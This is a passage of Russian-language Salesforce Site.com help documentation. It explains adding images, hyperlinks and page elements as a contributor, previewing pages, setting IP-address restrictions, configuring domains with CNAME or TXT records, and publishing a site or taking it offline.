- Определение стиля текста и разметки (5) путем:
  - применения подчеркивания
  - выравнивания текста
  - применения цитаты
- Настройка отступа абзаца (6).
- Применение параграфов и заголовков (7).
- Применение дополнительных стилей (например, выделение) (8).

Совет: Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.

СМ. ТАКЖЕ:

Редактирование блоков содержимого в качестве автора

Предварительный просмотр внешнего вида страниц на мобильных устройствах

Общие сведения о режиме редактирования страницы автора

Добавление изображений в текст в качестве автора

Авторы могут быстро добавлять изображения в любые редактируемые области текста на странице посредством встроенного редактора.

При наведении указателя мыши на текст редактируемые области отображают серую границу. Только данные области поддерживают добавление изображений.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужную область текста.
   Данное действие инициирует отображение встроенного редактора.
2. Установите курсор в нужную область и щелкните значок  .
3. Введите URL-адрес изображения в поле «URL-адрес» диалогового окна «Свойства изображения».
   Например, чтобы добавить изображение, загруженное на сайт, введите символ **/** и имя нужного файла (например, */moeIzobrazhenie.png*).
4. Введите краткое описание изображения в поле «Альтернативный текст». Данное описание используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.
5. При необходимости просмотрите изображение относительно текста страницы и задайте перечисленные ниже параметры.
   - Ширина и высота изображения
   - Граница изображения (например, чтобы задать границу толщиною 10 пикселов, введите значение *«10»* в поле «Граница»)
   - Промежутки вокруг изображения (с помощью свойств `HSpace` и `VSpace`)
   - Выравнивание изображения относительно текста страницы
6. Нажмите кнопку **«OK»**.

Чтобы сохранить внесенные изменения, щелкните за пределами области текста.

СМ. ТАКЖЕ:

Редактирование блоков содержимого в качестве автора

Общие сведения о панели встроенного редактирования

Предварительный просмотр внешнего вида страниц на мобильных устройствах

Общие сведения о режиме редактирования страницы автора

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта

Добавление гиперссылок на текст и изображения в качестве автора

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Авторы могут использовать встроенный редактор для быстрого добавления гиперссылок на текст или изображения в любые редактируемые области текста на странице.

У областей редактируемого текста при наведении указателя мыши на текст отображаются серые границы. Только данные области поддерживают добавление гиперссылок.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужную область текста. У областей редактируемого текста при наведении указателя мыши на текст отображаются серые границы.
   Данное действие инициирует отображение встроенного редактора.
2. Выберите нужный текст или изображение и щелкните значок .
3. Выберите тип ссылки.
   - Чтобы связать со страницей, элементом сайта или внешней страницей, выполните указанные ниже действия.
     a. Выберите значение **«URL-адрес»**.
     b. Выберите нужный протокол.
     c. Выберите элемент сайта или введите адрес внешней страницы в поле «`URL-адрес`» (например, `http://www.vneshniisait.ru`). (Если список элементов сайта не отображается, установите курсор в поле «`URL-адрес`» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)
   - Чтобы связать с привязкой, добавленной ранее на страницу, выберите значение **«Ссылка на привязку в тексте»**, а затем выберите нужную привязку в раскрывающемся списке.
   - Чтобы связать с сообщением эл. почты, выберите значение **«Эл. почта»**, а затем введите адрес эл. почты получателя и текст сообщения.
4. Нажмите кнопку **«OK»**.

Чтобы сохранить внесенные изменения, щелкните за пределами области текста.

СМ. ТАКЖЕ:


- Редактирование блоков содержимого в качестве автора
- Общие сведения о панели встроенного редактирования
- Предварительный просмотр внешнего вида страниц на мобильных устройствах
- Общие сведения о режиме редактирования страницы автора

Добавление элементов страницы на страницы в качестве автора


Авторы могут добавлять элементы страницы в любые редактируемые области страницы.

Элементы страницы — это блоки, используемые для компоновки страниц сайта. Блоки содержимого хранят текст для страниц веб-сайта, а также изображения и гиперссылки. Виджеты — это настраиваемые элементы страницы, создаваемые конструкторами или администраторами сайта. Виджеты отображаются пользователям только при наличии соответствующего уровня доступа.

- Чтобы добавить элемент страницы на открытую страницу, перетащите элемент с панели «Элементы страницы» в редактируемую область. При перетаскивании элемента страницы редактируемая область страницы выделяется синей рамкой. Синяя рамка отображается только при наличии редактируемых областей страницы.



- Чтобы переместить элемент страницы на странице, перетащите нужный элемент страницы в другую редактируемую область.



- Чтобы удалить элемент страницы, щелкните значок .

Чтобы изменить блок содержимого, добавленный на страницу, дважды щелкните нужный блок содержимого.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта

При добавлении виджета на страницу система позволяет задавать свойства виджета в диалоговом окне, которое автоматически сохраняет внесенные изменения. Чтобы пропустить диалоговое окно, щелкните другую область экрана. Дополнительную информацию о свойствах можно получить у конструктора или администратора сайта.

СМ. ТАКЖЕ:

- Редактирование блоков содержимого в качестве автора
- Общие сведения о режиме редактирования страницы автора
- Предварительный просмотр внешнего вида страниц на мобильных устройствах

Предварительный просмотр внешнего вида страниц на мобильных устройствах

Рабочий режим позволяет администраторам сайта, конструкторам и авторам открывать страницы и шаблоны для предварительного просмотра их внешнего вида на разных устройствах (например, мобильные телефоны и планшетные компьютеры).

Авторы Site.com получают автоматический доступ к рабочему режиму при редактировании любого содержимого. Они могут редактировать блоки содержимого, доступ к которым предоставляется администраторами сайта.

Администраторы сайта и конструкторы могут переключаться между рабочим режимом и режимом конструктора посредством параметров **«Рабочий режим»** и **«Режим конструктора»** на панели инструментов Site.com Studio. Режим конструктора — это представление, отображаемое администраторам сайта и конструкторам по умолчанию.

- Чтобы открыть страницу для предварительного просмотра внешнего вида:
  - на смартфонах, щелкните значок  .
  - на планшетных компьютерах, щелкните значок  .
  - на мониторах компьютеров, щелкните значок  .
  - по всей ширине и высоте, щелкните значок  .
- Чтобы вручную изменить ширину экрана, сдвиньте ползунок  .
- Чтобы изменить ширину и высоту экрана, потяните манипулятор размера, отображаемый при наведении курсора на край рамки.
- Чтобы сохранить часто используемые настраиваемые размеры экрана, нажмите кнопку  и введите настраиваемые измерения.
- Чтобы изменить книжную ориентацию экрана на альбомную, нажмите кнопку  .

СМ. ТАКЖЕ:

- Редактирование блоков содержимого в качестве автора
- Общие сведения о режиме редактирования страницы автора
- Редактирование страниц Site.com в качестве конструктора или администратора сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Предварительный просмотр сайтов Site.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Авторы, конструкторы и администраторы сайта могут открывать страницы сайта для предварительного просмотра их отображения в окне обозревателя. При предварительном просмотре страницы отображаются в том виде, в котором они будут выглядеть на действующем сайте, поэтому пользователи всегда могут визуально проверить правильность внедрения последних изменений.

Кроме того, администраторы сайта и конструкторы могут создавать ссылки для анонимного предварительного просмотра, позволяющие другим пользователям просматривать содержимое неактивного сайта. Срок действия этих ссылок неограничен (если не указано иное); при выборе ссылки отображается самая последняя версия сайта. Данные ссылки доступны только соответствующим адресатам и не могут быть найдены поисковыми системами.

- Щелкните **«Предварительный просмотр страницы»** на панели инструментов при редактировании страницы.
- Чтобы просмотреть отдельную страницу, наведите указатель мыши на нужную страницу в представлении «Страницы сайта» на вкладке «Общие сведения» и щелкните > **«Предварительный просмотр»**.
- Чтобы просмотреть весь сайт, щелкните **«Предварительный просмотр»** на панели инструментов вкладки «Общие сведения». Ниже перечислены действия, доступные в меню **«Предварительный просмотр»**.
  - Чтобы открыть сайт в новой вкладке текущего окна обозревателя, щелкните **«Предварительный просмотр сайта в новой вкладке»**.
  - Чтобы открыть сайт в том виде, в котором он отображается пользователям портативных компьютеров, щелкните **«Предварительный просмотр сайта (с разрешением 1 024 x 768)»**.
  - Чтобы создать ссылку, позволяющую другим пользователям просматривать содержимое неактивного сайта, щелкните **«Включить анонимный предварительный просмотр»** (только для администраторов сайта и конструкторов). Чтобы получить доступ к ссылке, которая может быть скопирована и отправлена другим пользователям для предварительного просмотра и тестирования внесенных изменений, выберите параметр **«Анонимный предварительный просмотр»**, доступный в меню **«Предварительный просмотр»**. Параметр **«Включить анонимный предварительный просмотр»** также доступен в представлении «Конфигурация сайта».
- Чтобы просмотреть весь сайт, щелкните **«Предварительный просмотр»** напротив нужного сайта на начальной странице Site.com.

При предварительном просмотре страниц должны работать все функции, связанные с обозревателем.

Прим.: Таблицы стилей отображаются в виде встроенных стилей только при предварительном просмотре.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве администратора сайта или конструктора

Использование Site.com Studio в качестве автора

Общие сведения об ограничениях IP-адресов Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Каждый компьютер использует уникальный IP-адрес, предназначенный для его определения. Благодаря ограничениям IP-адресов, пользователи могут определять диапазон разрешенных IP-адресов для страниц, папок и активов сайта, позволяющий контролировать доступ посетителей.

Например, организация использует страницу сайта, содержащую список всех сотрудников каждого отдела. Внешние пользователи не должны иметь доступа к данной конфиденциальной информации. Чтобы запретить посетителям сайта просмотр страницы, рекомендуем ограничить разрешенные IP-адреса диапазоном IP-адресов организации (например, 112.122.0.1 — 112.122.0.123).

Если ограничения IP-адресов задаются для:

- родительского шаблона страницы, то ограничения наследуются всеми дочерними шаблонами страниц и производными страницами.
- папки, то ограничения наследуются всеми подпапками и активами внутри папки.
- целого сайта, то ограничения наследуются всеми элементами сайта.

Любой элемент, наследующий ограничения IP-адресов, может поддерживать дополнительные ограничения IP-адресов, позволяющие еще больше ограничить диапазон разрешенных IP-адресов.

Если доступ к странице запрещен, то пользователи могут быть перенаправлены на другую страницу (например, страница ошибок).

Добавление ограничений IP-адресов в Site.com

Использование диапазона разрешенных IP-адресов позволяет контролировать уровень доступа посетителей сайта к страницам, шаблонам страниц, папкам и активам сайта.

Редактирование, выключение и удаление ограничений IP-адресов в Site.com

СМ. ТАКЖЕ:

Добавление ограничений IP-адресов в Site.com

Редактирование, выключение и удаление ограничений IP-адресов в Site.com

Добавление ограничений IP-адресов в Site.com

Использование диапазона разрешенных IP-адресов позволяет контролировать уровень доступа посетителей сайта к страницам, шаблонам страниц, папкам и активам сайта.

1. Откройте вкладку «Общие сведения».
   - Наведите указатель мыши на нужную страницу, шаблон страницы, папку или актив в представлении «Все содержимое сайта» и последовательно выберите пункты > **«Добавить ограничения IP-адресов»**.
   - Последовательно выберите пункты **«Конфигурация сайта»** > **«Ограничения IP-адресов»** и щелкните **«Добавить ограничения IP-адресов»**.
2. Выберите нужный элемент.
3. Введите начальный и конечный IP-адреса диапазона (например, 112.122.0.1 — 112.122.0.123). Чтобы задать один IP-адрес, заполните только поле «Начальный адрес».

   Оба IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (::ffff:0:0 — ::ffff:ffff:ffff, где ::ffff:0:0 присваивается значение 0.0.0.0, а ::ffff:ffff:ffff — значение 255.255.255.255). Диапазон не может содержать IP-адреса, которые находятся внутри диапазона IPv6-адресов, соотнесенных с протоколом IPv4, если данный диапазон также содержит IP-адреса, которые находятся вне указанного выше диапазона. Такие диапазоны, как 255.255.255.255 — ::1:0:0:0 или :: — ::1:0:0:0, являются недопустимыми.
4. Чтобы добавить дополнительные диапазоны, щелкните **«Добавить диапазон IP-адресов»**.
5. Чтобы перенаправить пользователей, IP-адрес которых является недопустимым, на альтернативную страницу (например, страница ошибок), укажите нужную страницу в поле «Страница "Доступ запрещен"». Страница «Доступ запрещен», выбранная в представлении «Ограничения IP-адресов», используется по умолчанию во всех ограничениях IP-адресов, кроме случаев ее переопределения на уровне элемента.

   При необходимости перенаправьте пользователей на страницу собственного сайта или внешний сайт. При вводе внешнего URL-адреса рекомендуем всегда использовать префикс (например, `http://`). Если страница «Доступ запрещен» не выбрана, то пользователям отображается пустая страница, содержащая стандартное сообщение «Доступ к данному ресурсу запрещен».
6. Нажмите кнопку **«Сохранить»**.

Чтобы протестировать ограничения IP-адресов, заданные для шаблона страницы или страницы сайта, откройте нужную страницу и нажмите кнопку **«Предварительный просмотр»**. Чтобы активировать обновленные ограничения, рекомендуем опубликовать сайт.

Прим.:

- Если элемент наследует ограничения IP-адресов (например, актив папки, поддерживающей ограничения по IP-адресам), то добавление дополнительных ограничений позволяет еще больше ограничить диапазон. Унаследованные значения диапазона IP-адресов не отображаются элементом, но применяются к дочернему элементу и доступны только посетителям сайта, IP-адреса которых являются допустимыми.
- Страница сайта, выбранная в раскрывающемся списке «Страница "Доступ запрещен"», может быть просмотрена пользователями, IP-адреса которых являются недопустимыми, даже при отсутствии доступа ко всему сайту.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования ограничений IP-адресов в приложении Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

- Элементы, использующие ограничения IP-адресов, не поддерживают кэширование. Кроме того, обновление ограничений IP-адресов, заданных для актива, папки или страницы, инициирует обновление соответствующего URL-адреса при условии кэширования элемента прокси-сервером (например, Akamai).

СМ. ТАКЖЕ:

Общие сведения об ограничениях IP-адресов Site.com

Редактирование, выключение и удаление ограничений IP-адресов в Site.com

Редактирование, выключение и удаление ограничений IP-адресов в Site.com

Система позволяет редактировать диапазон адресов, кратковременно выключать (например, для предоставления временного доступа к странице) или полностью удалять созданное ограничение IP-адресов для сайта Site.com.

Чтобы просмотреть все ограничения IP-адресов, заданные на сайте, откройте представление «Ограничения IP-адресов» раздела «Конфигурация сайта» на вкладке «Общие сведения». Чтобы просмотреть ограничение IP-адресов для отдельного элемента, наведите указатель мыши на нужный элемент в представлении «Все содержимое сайта» и последовательно выберите пункты > **«Редактировать ограничения IP-адресов»**.

Ниже перечислены действия, доступные в открывшемся разделе или диалоговом окне «Ограничения IP-адресов».

- Редактирование диапазона IP-адресов. Чтобы изменить значения, щелкните нужный IP-адрес в представлении «Ограничения IP-адресов».
- Деактивация ограничения IP-адресов. При необходимости ограничение может быть активировано повторно. Деактивация ограничения IP-адресов для элемента, использующего несколько ограничений, инициирует деактивацию других ограничений элемента.
- Удаление ограничения IP-адресов. Данное действие полностью удаляет ограничение и предоставляет доступ к элементу всем посетителям сайта.

Чтобы активировать изменения, внесенные в ограничения IP-адресов сайта, рекомендуем опубликовать сайт.

СМ. ТАКЖЕ:

Общие сведения об ограничениях IP-адресов Site.com

Добавление ограничений IP-адресов в Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования ограничений IP-адресов в приложении Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

Управление доменами в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о домене сайта.

Прежде чем добавить домен в список доменов сайта, система Salesforce проверяет принадлежность имени домена текущему пользователю. Используемый метод проверки определяется текущим использованием имени домена.

- Если используемое имя домена является новым или в настоящее время не используется, добавьте имя домена посредством записи CNAME.
- Если используемое имя домена уже используется другим веб-сайтом, добавьте имя домена посредством записи TXT. Кроме того, текущий веб-сайт должен использовать DNS-записи A.

Добавление доменов посредством записей CNAME в Site.com

Добавление доменов посредством записей TXT в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о его домене. Если используемое имя домена уже существует, воспользуйтесь записью TXT для его добавления. Например, чтобы выполнить беспрепятственную миграцию с текущего сайта, новый сайт Site.com должен быть готов для активации. Данный метод предназначен только для текущих сайтов, использующих DNS-записи A.

Публикация и управление действующими сайтами

Публикация изменений на сайте

Страницы и активы сайта, *опубликованного* в Site.com, доступны посетителям в Интернете.

Перевод сайта в автономный режим

СМ. ТАКЖЕ:

Публикация изменений на сайте

Перевод сайта в автономный режим

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

Добавление доменов посредством записей CNAME в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о его домене. Если используемое имя домена является новым или в настоящее время не используется, воспользуйтесь записью CNAME для его добавления.

Чтобы создать фирменный настраиваемый веб-адрес (например, `www.moyakompaniya.ru`) в случае его отсутствия, воспользуйтесь регистратором доменных имен.

Каждое имя домена, используемое в Site.com, должно быть уникальным. Система Salesforce проверяет имя домена при добавлении в список доменов сайта и публикации сайта.

Совет: Изменение домена в Интернете может занять до 48 часов. Чтобы ускорить данный процесс, сократите срок жизни (TTL) в параметрах управления учетными записями поставщика DNS. Данное значение должно быть обновлено за несколько дней до активации, так как новое значение вступает в силу только по истечении текущего оставшегося времени.

Чтобы создать настраиваемый URL-адрес, добавьте настраиваемый путь в имя домена. Настраиваемый URL-адрес состоит из домена и настраиваемого пути. Имя пути может использоваться разными доменами, но не более одного раза каждым доменом. При добавлении домена настоятельно рекомендуем использовать символ «/». Данный символ соответствует корневому пути. Дополнительное настраиваемое имя (после символа «/») может быть пропущено, тогда как корневой путь (до символа «/») является обязательным. Например, имя домена `https://oursite.com` и путь `/products` возвращают следующий URL-адрес сайта: `https://oursite.com/products`. Если корневой путь дополняется настраиваемым URL-адресом, то URL-адрес выглядит следующим образом: `https://oursite.com`.

Прим.: Управление доменами и путями выполняется посредством страницы «Управление доменами» в меню «Настройка».

1. Откройте параметры управления учетными записями поставщика DNS и создайте запись CNAME. Записи CNAME должны содержать имя домена, 18-значный код организации и суффикс live.siteforce.com. Например, при использовании имени домена www.moyakompaniya.ru и кода организации 00dx00000000001aaa запись CNAME должна выглядеть следующим образом: *`www.moyakompaniya.ru.00dx00000000001aaa`*`.live.siteforce.com`. Чтобы найти код организации, воспользуйтесь страницей нового домена в разделе «Управление доменами» меню «Настройка».
2. Если запись CNAME доступна в Интернете, откройте Site.com Studio и щелкните **«Конфигурация сайта»** > **«Домены»** на вкладке «Общие сведения».
3. Введите имя домена в текстовую область (например, `www.moyakompaniya.ru`).
4. Введите имя дополнительного пути.
5. Нажмите кнопку «Добавить».
6. При необходимости повторите указанные выше действия для других имен домена. Например, система позволяет указать имена домена, содержащие типичные ошибки, допускаемые пользователями при вводе. Каждое имя домена должно использовать соответствующую уникальную запись CNAME. Разрешается добавлять не более 10 имен домена.
7. Опубликуйте готовый сайт.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

Прим.:

- Если почтовая служба домена использует запись MX, то домены, назначенные записям MX и CNAME, должны различаться. В противном случае почтовая служба будет отключена.

  Например, чтобы создать запись CNAME с использованием домена `moidomen.ru`, который уже назначен записи MX, рекомендуем назначить записи CNAME домен `www.moidomen.ru` и обратиться к поставщику DNS с просьбой переадресовать домен `moidomen.ru` на домен `www.moidomen.ru`.

- При обновлении текущих сведений о домене новые изменения вступают в силу только после их публикации. Если отображается сообщение об отсутствии изменений, доступных для публикации, рекомендуем сначала обновить страницу сайта, а затем опубликовать внесенные изменения.

СМ. ТАКЖЕ:

Добавление доменов посредством записей TXT в Site.com

Управление доменами в Site.com

Добавление доменов посредством записей TXT в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о его домене. Если используемое имя домена уже существует, воспользуйтесь записью TXT для его добавления. Например, чтобы выполнить беспрепятственную миграцию с текущего сайта, новый сайт Site.com должен быть готов для активации. Данный метод предназначен только для текущих сайтов, использующих DNS-записи A.

Каждое имя домена, используемое в Site.com, должно быть уникальным. Система Salesforce проверяет имя домена при добавлении в список доменов сайта и публикации сайта.

Совет: Изменение домена в Интернете может занять до 48 часов. Чтобы ускорить данный процесс, сократите срок жизни (TTL) в параметрах управления учетными записями поставщика DNS. Данное значение должно быть обновлено за несколько дней до активации, так как новое значение вступает в силу только по истечении текущего оставшегося времени.

1. Откройте параметры управления учетными записями поставщика DNS и создайте запись TXT, содержащую код организации. Чтобы скопировать код организации, откройте Site.com Studio и щелкните **«Конфигурация сайта»** > **«Домены»** на вкладке «Общие сведения».

   Чтобы воспользоваться помощью при создании записи TXT, обратитесь к поставщику DNS.

2. Если запись TXT доступна в Интернете, введите имя домена в текстовое поле представления «Домены» (например, `www.moyakompaniya.ru`) и нажмите кнопку **«Добавить»**.

3. При необходимости повторите указанные выше действия для других имен домена. Например, система позволяет указать имена домена, содержащие типичные ошибки, допускаемые пользователями при вводе.

   Разрешается добавлять не более 10 имен домена.

4. Опубликуйте готовый сайт Site.com. Обратите внимание, что опубликованный сайт еще не готов к использованию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

5. Чтобы активировать сайт, откройте параметры управления учетными записями DNS и выполните указанные ниже действия.
   a. Создайте запись CNAME, соответствующую перечисленным ниже критериям.Записи CNAME должны содержать имя домена, 18-значный код организации и суффикс live.siteforce.com. Например, при использовании имени домена www.moyakompaniya.ru и кода организации 00dx00000000001aaa запись CNAME должна выглядеть следующим образом: `www.moyakompaniya.ru.00dx00000000001aaa.live.siteforce.com`. Чтобы найти код организации, воспользуйтесь страницей нового домена в разделе «Управление доменами» меню «Настройка».
   b. Удалите устаревшую запись A и запись TXT, созданную в действии 1.

СМ. ТАКЖЕ:

Добавление доменов посредством записей CNAME в Site.com

Управление доменами в Site.com

Публикация и управление действующими сайтами

Страницы и активы сайта, *опубликованного* в Site.com, доступны посетителям в Интернете.

Прежде чем впервые опубликовать сайт, рекомендуем указать сведения о домене сайта. В противном случае настройка домена будет выполнена во время публикации. После настройки домена сайт может быть опубликован полностью или частично.

Ниже перечислены действия, доступные при использовании сайта.

- Публикация изменений на сайте.
- Просмотр журнала изменений путем последовательного выбора пунктов > **«Просмотр сведений»** на вкладке «Общие сведения».
- Перевод сайта в автономный режим для отмены общего доступа.

Прим.: Сайт не может быть опубликован из безопасной среды.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве администратора сайта или конструктора

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

Публикация изменений на сайте

Страницы и активы сайта, *опубликованного* в Site.com, доступны посетителям в Интернете.

Прежде чем впервые опубликовать сайт, рекомендуем указать сведения о домене сайта. В противном случае настройка домена будет выполнена во время публикации.

Сайт может быть опубликован полностью или частично.

1. Нажмите кнопку **«Опубликовать изменения...»**.
2. Чтобы опубликовать:
   - все недавние изменения, установите флажок **«Изменения на сайте»**.
   - отдельные элементы, установите флажок **«Только выбранные элементы»** и выберите соответствующие элементы.

     Прим.: При выборе элемента также выбираются его зависимости (при их наличии). Например, при выборе страницы, измененной пользователем наряду со связанной таблицей стилей, также выбирается таблица стилей. Чтобы просмотреть список зависимостей, щелкните **«Просмотр»**. Элемент, выбор которого не может быть отменен, является критической зависимостью для другого выбранного элемента.
3. Нажмите кнопку **«Далее»** и просмотрите список элементов для публикации.
4. Нажмите кнопку **«Далее»** и при необходимости добавьте примечание к публикации. Примечание отображается в столбце «Описание» представления «Журнал изменений».
5. Нажмите кнопку **«Опубликовать»**.

Уведомление о публикации изменений, внесенных на сайт, будет отправлено по эл. почте.

Прим.: Сайт не может быть опубликован из безопасной среды.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

СМ. ТАКЖЕ:

Публикация и управление действующими сайтами

Перевод сайта в автономный режим

Перевод сайта в автономный режим

1. Щелкните **«Конфигурация сайта»** > **«Домены»** на вкладке «Общие сведения».
2. Удалите все перечисленные домены.
   При удалении последнего домена сайт автоматически переходит в автономный режим. При открытии сайта будет отображаться сообщение «Сервер не найден» или другое аналогичное сообщение обозревателя.
3. Ниже перечислены действия, доступные во всплывающем окне.
   - Чтобы отменить публикацию сайта, нажмите кнопку **«OK»**. Отмена публикации сайта инициирует создание связанной лицензии «Опубликованный сайт Site.com», которая может использоваться для публикации другого сайта.
   - Чтобы отменить создание лицензии «Опубликованный сайт Site.com» (например, для последующей повторной публикации сайта), нажмите кнопку **«Отмена»**.

     Чтобы создать лицензию после нажатия кнопки **«Отмена»**, нажмите кнопку **«Отменить публикацию»** на вкладке «Общие сведения». После отмены публикации сайта кнопка **«Отменить публикацию»** заменяется кнопкой **«Опубликовать»**.
4. Чтобы предотвратить повторное использование домена в Site.com, удалите все записи CNAME, указывающие на *имя_домена*`.`*кодОрганизации*`.live.siteforce.com` в параметрах управления учетными записями поставщика DNS.

Сайт, публикация которого отменена, может быть удален из списка сайтов на вкладке Site.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

